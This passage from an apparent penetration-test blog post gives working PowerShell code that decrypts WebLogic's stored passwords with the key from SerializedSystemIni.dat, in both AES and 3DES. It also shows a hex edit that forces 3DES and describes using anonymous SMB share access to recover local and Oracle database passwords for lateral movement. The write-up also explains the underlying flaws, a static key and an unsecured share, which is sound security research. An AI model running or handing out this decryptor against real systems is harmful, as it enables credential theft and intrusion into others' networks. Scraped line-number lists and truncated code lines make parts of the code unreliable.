        $ClearText = Decrypt-AES -Salt $Salt -EncryptionKey $EncryptionKey -Pass $Pass -DecodedCipherText
$DecodedCipherText
    }
    else
    {
        $ClearText = Decrypt-3DES -Salt $Salt -EncryptionKey $EncryptionKey -Pass $Pass -DecodedCipherText
$DecodedCipherText
    }

    Write-Host "Password:" $ClearText
}

function Decrypt-AES
{
    param
    (
        [byte[]]
        $Salt,

        [byte[]]
        $EncryptionKey,

        [char[]]
        $Pass,

        [byte[]]
        $DecodedCipherText
    )

    $EncryptionCipher = 'AES/CBC/PKCS5Padding'

    $EncryptionKeyCipher = 'PBEWITHSHAAND128BITRC2-CBC'

    $IV = New-Object -TypeName byte[] -ArgumentList 16

    [array]::Copy($DecodedCipherText,0,$IV, 0 ,16)

    $CipherText = New-Object -TypeName byte[] -ArgumentList ($DecodedCipherText.Length - 16)
    [array]::Copy($DecodedCipherText,16,$CipherText,0,($DecodedCipherText.Length - 16))

    $AlgorithmParameters =
[Org.BouncyCastle.Security.PbeUtilities]::GenerateAlgorithmParameters($EncryptionKeyCipher,$Salt,5)

    $CipherParameters =
[Org.BouncyCastle.Security.PbeUtilities]::GenerateCipherParameters($EncryptionKeyCipher,$Pass,$AlgorithmParamete

    $KeyCipher = [Org.BouncyCastle.Security.PbeUtilities]::CreateEngine($EncryptionKeyCipher)
    $KeyCipher.Init($false, $CipherParameters)

    $Key = $KeyCipher.DoFinal($EncryptionKey)

    $Cipher = [Org.BouncyCastle.Security.CipherUtilities]::GetCipher($EncryptionCipher)
    $KeyParameter = [Org.BouncyCastle.Crypto.Parameters.KeyParameter] $Key
    $ParametersWithIV = [Org.BouncyCastle.Crypto.Parameters.ParametersWithIV]::new($KeyParameter , $IV)

    $Cipher.Init($false, $ParametersWithIV)
    $ClearText = $Cipher.DoFinal($CipherText)

    [System.Text.Encoding]::ASCII.GetString($ClearText)
}

```

```

function Decrypt-3DES
{
    param
    (
        [byte[]]
        $Salt,

        [byte[]]
        $EncryptionKey,

        [char[]]
        $Pass,

        [byte[]]
        $DecodedCipherText
    )

    $EncryptionCipher = 'DESEDE/CBC/PKCS5Padding'

    $EncryptionKeyCipher = 'PBWITHSHAAND128BITRC2-CBC'

    $IV = New-Object -TypeName byte[] -ArgumentList 8

    [array]::Copy($Salt,0,$IV, 0 ,4)
    [array]::Copy($Salt,0,$IV, 4 ,4)

    $AlgorithmParameters =
[Org.BouncyCastle.Security.PbeUtilities]::GenerateAlgorithmParameters($EncryptionKeyCipher,$Salt,5)
    $CipherParameters =
[Org.BouncyCastle.Security.PbeUtilities]::GenerateCipherParameters($EncryptionKeyCipher,$Pass,$AlgorithmParamete

    $KeyCipher = [Org.BouncyCastle.Security.PbeUtilities]::CreateEngine($EncryptionKeyCipher)
    $KeyCipher.Init($false, $CipherParameters)

    $Key = $KeyCipher.DoFinal($EncryptionKey)

    $Cipher = [Org.BouncyCastle.Security.CipherUtilities]::GetCipher($EncryptionCipher)
    $KeyParameter = [Org.BouncyCastle.Crypto.Parameters.KeyParameter] $Key
    $ParametersWithIV = [Org.BouncyCastle.Crypto.Parameters.ParametersWithIV]::new($KeyParameter , $IV)

    $Cipher.Init($false, $ParametersWithIV)
    $ClearText = $Cipher.DoFinal($DecodedCipherText)

    [System.Text.Encoding]::ASCII.GetString($ClearText)
}

```

```

Export-ModuleMember -Function Invoke-WebLogicPasswordDecryptor

```

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17

- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83

- 84
- 85
- 86
- 87
- 88
- 89
- 90
- 91
- 92
- 93
- 94
- 95
- 96
- 97
- 98
- 99
- 100
- 101
- 102
- 103
- 104
- 105
- 106
- 107
- 108
- 109
- 110
- 111
- 112
- 113
- 114
- 115
- 116
- 117
- 118
- 119
- 120
- 121
- 122
- 123
- 124
- 125
- 126
- 127
- 128
- 129
- 130
- 131
- 132
- 133
- 134
- 135
- 136
- 137
- 138
- 139
- 140
- 141
- 142
- 143
- 144
- 145
- 146
- 147
- 148
- 149

- 150
- 151
- 152
- 153
- 154
- 155
- 156
- 157
- 158
- 159
- 160
- 161
- 162
- 163
- 164
- 165
- 166
- 167
- 168
- 169
- 170

I also added the ability to decrypt 3DES for older versions of WebLogic. Here's the result:

```
PS C:\> Import-Module .\Invoke-WebLogicDecrypt.psm1
PS C:\> Invoke-WebLogicDecrypt -SerializedSystemIni "C:\SerializedSystemIni.dat" -CipherText "{AES}0jkNNBWD9XEG6YM36TpP+R/Q1f9mPwKIEmHxwq03YNQ="
Password1
• 1
• 2
• 3
• 4
```

Speaking of 3DES, if you do have a newer version of WebLogic that uses AES, you can change it back to 3DES by modifying the SerializedSystemIni.dat file. A newer one will have 02 set for the 6th byte:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 04 85 BF 0A 67 02 20 A5 2E 25 59 BA 1C BF D8 53 04 .g. ¥.¥Y°.¿ØS
00000010 18 AF 23 38 41 5E E4 82 B1 48 4C FA 65 96 55 AA .-#8A^ä,±HLúe-Uª
00000020 A5 91 F7 DE B6 37 03 18 09 81 FB 04 16 4F 0E 5A ¥'÷P¶7....û..O.Z
00000030 DD BD CC 7A 04 EA F2 E5 D4 A8 74 CC 6B B3 27 A2 Ýsîz.êòâÔ"tîk³'¢
```

Which outputs the following in WLST

```
root@kali:~/wls12130/user_projects/domains/mydomain
```

```
Initializing WebLogic Scripting Tool (WLST) ...
```

```
Welcome to WebLogic Server Administration Scripting Shell
```

```
Type help() for help on available commands
```

```
wls:/offline> pw = encrypt('password')
wls:/offline> print pw
{AES}ZVmyuf5tlbDLR3t8cNIzyMefTK2/7LWEIJfiunFl1Jk=
  • 1
  • 2
  • 3
  • 4
  • 5
  • 6
  • 7
  • 8
  • 9
  • 10
  • 11
  • 12
```

Changing it to 01 will enable 3DES:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 04 85 BF 0A 67 01 20 A5 2E 25 59 BA 1C BF D8 53 ...¿.g. ¥.¥Y°.¿ØS
00000010 18 AF 23 38 41 5E E4 82 B1 48 4C FA 65 96 55 AA .-#8A^ä,±HLúe-U²
00000020 A5 91 F7 DE B6 37 03 18 09 81 FB 04 16 4F 0E 5A ¥'÷B¶7....û..O.Z
00000030 DD BD CC 7A 04 EA F2 E5 D4 A8 74 CC 6B B3 27 A2 Ýsüz.èòâÔ"tîk³'¢
```

```
root@kali:~/wls12130/user_projects/domains/mydomain
```

```
Initializing WebLogic Scripting Tool (WLST) ...
```

```
Welcome to WebLogic Server Administration Scripting Shell
```

```
Type help() for help on available commands
```

```
wls:/offline> pw = encrypt("Password1")
wls:/offline> print pw
{3DES}vNxF1kIDgtydLoj5offYBQ==
  • 1
  • 2
  • 3
  • 4
  • 5
  • 6
  • 7
  • 8
  • 9
  • 10
  • 11
  • 12
```

## Conclusion

The penetration test revealed three big issues. The use of a static key for encryption, installing WebLogic on an SMB share, and allowing anonymous users read access to the share. The static key is something that users don't control. I downloaded several versions of WebLogic and this is static across all of them. So if you have access to the SerializedSystemIni.dat file and have some encrypted passwords, it's possible to decrypt them all, Muahaha!!! This all depends on whether or not you have access to the WebLogic installation directory. This leads to the next issue which is

installing applications in a share. Installing any application in a share is risky in itself, but not securing that share can lead to catastrophic consequences. In the penetration test, after copying down the SerializedSystemIni.dat, I could now decrypt all the encrypted passwords from my initial grep. These were local user passwords and Oracle database passwords. Everything you need for lateral movement within an environment, all from anonymous access to a share.